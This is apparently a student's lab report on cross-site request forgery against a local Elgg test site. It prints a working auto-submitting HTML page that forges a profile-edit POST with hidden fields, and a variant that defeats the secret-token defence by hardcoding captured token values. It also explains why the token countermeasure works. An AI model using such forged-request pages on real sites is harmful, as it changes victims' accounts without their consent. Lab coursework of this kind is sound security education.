
```
root@VM:/var/www/CSRF/Attacker# vi post_test.html
root@VM:/var/www/CSRF/Attacker# more post_test.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won’t be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@VM:/var/www/CSRF/Attacker# sudo service apache2 start
root@VM:/var/www/CSRF/Attacker#
```

Noticed that post_test.html is reflected in the www.csrflabattacker.com.

Initially, the Profile of Alice just displays “Alice”.



When Alice browses the link www.csrflabattacker.com/post_test.html shared by Boby. The page will be redirected to www.csrflabelgg.com/profile/alice with the content “Brief description: Boby is my hero”.



Observations:

a. Noticed that initially to launch the attack, we need to create a webpage that on browsing will send a POST request for modifying the profile of Alice.
b. To create a POST request for modifying the profile of Alice, we need to know the user id of Alice. To retrieve that information, logged in as Samy and added Alice as friend. Using web-developer tool to inspect the HTTP headers, noticed the parameters of add friend GET request and observed that the user id of Alice is 42.
c. Created post_test.html file in the Attacker folder with the code provided in the sheet and by modifying the values of name, Brief description, guid and p.action. Noticed that name is changed to Alice and guid to Alice user id 42. Brief description to the value Boby wants to display i.e., “Boby is my Hero”. As all these actions must take place in the profile edit page, it was changed as “http://www.csrflabelgg.com/action/profile/edit”.
d. Noticed that the values in the form will be automatically submitted on loading the page.
e. Noticed that this post_ test.html page is available in the www.csrflabattacker.com.
f. Noticed that initially the profile of Alice is empty apart from name ‘Alice’. Now when Alice browses ‘www.csrflabattacker.com/post_test.html’ shared by Boby, she will be redirected to ‘www.csrflabelgg.com/profile/alice’ and her profile will be updated with the ‘Brief description: Boby is my Hero’.
g. Noticed that on browsing the malicious site link ‘www.csrflabattacker.com/post_test.html’ shared by the attacker Boby, a forged request of www


www.csrflabelgg.com/action/profile/edit is sent from attacker website www.csrflabattacker.com/post_test.html to the trusted site www.csrflabelgg.com server. Thereby launching the cross-site request forgery attack successfully.

Understanding:

i. Learnt how the cross-site request forgery attack can be launched.
ii. Learnt how can we create a html page with Java-script embedded in it, with the POST request to launch the attack.
iii. Learnt that we need to know the user id of whose profile page needs to be modified.
iv. Learnt that for the attack to be successful, the target user should be active in the target site and then should click on the URL link that consist of POST request to launch the attack, for the attack to be successful.
v. Learn that we can use forms with all values specified and that will be submitted immediately after loading the page t launch the attack for sending POST requests without clicking on any buttons.


<u>Answer to Question1:</u>

Boby can create a fake profile like Samy and can try to add Alice as friend and using the web-developer tool to inspect the elements, we can try to find the user id by checking the get request add o get the user id of Alice as shown below.



OR


Boby can inspect the Alice in the member page to get the user id of Alice as shown below.



Answer to Question2:

No Boby cannot modify anyone's victim page as the guid =42 is specified in the form input of the POST request. This 42 is the user id of Alice. So, it can modify only Alice profile.

When Samy logins and checks his profile, it will be empty apart from the Samy name.



When he tries to access the malicious link of Boby, then the POST request embedded in the malicious link will not be successful and will display below page as the guid of Samy is not 42. The server will identify that the request to modify some other user profile is being sent and it will discard the request.


Task 4: Implementing a countermeasure for Elgg

Turned on the secret token counter measure by commenting out “return True;” statement in ActionService.php file available at “/var/www/Elgg/vendor/elgg/elgg/engine/classes/Elgg” location.

To try the post cross-site forgey request to modify Alice’s Brief Description as “Boby is my Best-Friend” , created counter_mesure.html file. Displayed the contents of it using more command. Noticed that the contents of counter_mesure.html is like post_test.html apart from change in Brief Description value. Restarted Apache server to reflect the changes.


```
root@VM:/var/www/CSRF/Attacker# vi counter_mesure.html
root@VM:/var/www/CSRF/Attacker# more counter_mesure.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Best-Friend'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>"

// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@VM:/var/www/CSRF/Attacker# sudo service apache2 start
root@VM:/var/www/CSRF/Attacker#
```

Noticed that the new file is reflected in ‘www.csrflabattaker.com’.




On browsing ‘www.csrflabattacker.com/counter_measure.html’ by Alice, below page will be seen by Alice.

And the profile page of Alice is not changed and the ‘form is missing __token or __ts field’ is displayed at the right-top corner.



Observations:

a. Noticed that the countermeasures are turned on, measure by commenting out “return True;” statement in ActionService.php file available at “/var/www/Elgg/vendor/elgg/elgg/engine/classes/Elgg” location.
b. Noticed that a new counter_mesure.html file with the same contents of post_test.html but with different Brief description is created as to identify when the attack worked or not.
c. Noticed that Apache server is restarted to reflect the changes.
d. Noticed that when active user Alice tries to browse the counter_mesure.html, then “This page forges an HTTP Post request” is displayed there by letting Alice know that Boby is trying to attack her.
e. When Alice tries to check her profile, nothing was changed but she can see ‘form is missing __token or __ts field’ is displayed on her page.
f. Noticed that _elg_token and __elg_ts are passed as parameters of Post request in general as shown in the below figure.



Understanding:

a. Learnt that by enabling the countermeasure, the requests will include __elgg_token and __elgg_ts parameters. As those parameters are missing, the cross-site request forgery attack failed.

b. Learnt that __elgg_token and __elgg_ts values are dynamically generated for an active session.
c. Learnt that browser access control prevents the Java-script code in attacker's page from accessing any content in Elgg's page.
d. Understood how the secret token countermeasure can effectively prevent the attack.

Explanation:


The __elgg_token and __elgg_ts values are dynamically generated for an active session. And the browser access control prevents the Java-script code in attacker's page from accessing any content in Elgg's page. As these values cannot be accessed by attacker's page, it will prevent the cross-site request forgery attack.


If the attacker can retrieve the values, then they will be able to launch the attack as below:

Tried to modify the counter_mesure.html file by adding __elgg_token and __elgg_ts as fields of form with the values that are obtained when we checked using Alice login POST request web-developer tool for http headers to check the parameter values. Restarted the Apache server as shown below.

```
root@VM:/var/www/CSRF/Attacker# vi counter_mesure.html
root@VM:/var/www/CSRF/Attacker# more counter_mesure.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Best-Friend'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>"
fields += "<input type='hidden' name='__elgg_token' value='9Szw2APny-kcWTR6vbgsWA'>"
fields += "<input type='hidden' name='__elgg_ts' value='1617411442'>"

// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@VM:/var/www/CSRF/Attacker# sudo service apache2 start
```

Noticed that when Alice tries to access the updated page, then the Alice profile page got updated and below are the screenshots of Post request parameters and the Alice profile page.





But however, this cannot be possible as the browser access control prevents the Java-script code in attacker's page from accessing any content in Elgg's page.

References:

1. Textbook Reference: Computer & Internet Security: A Hands-On Approach, Second Edition Publisher: Wenliang Du (May 1, 2019)
2. Code and Details Reference: Assignment Description sheet provided to complete this assignment.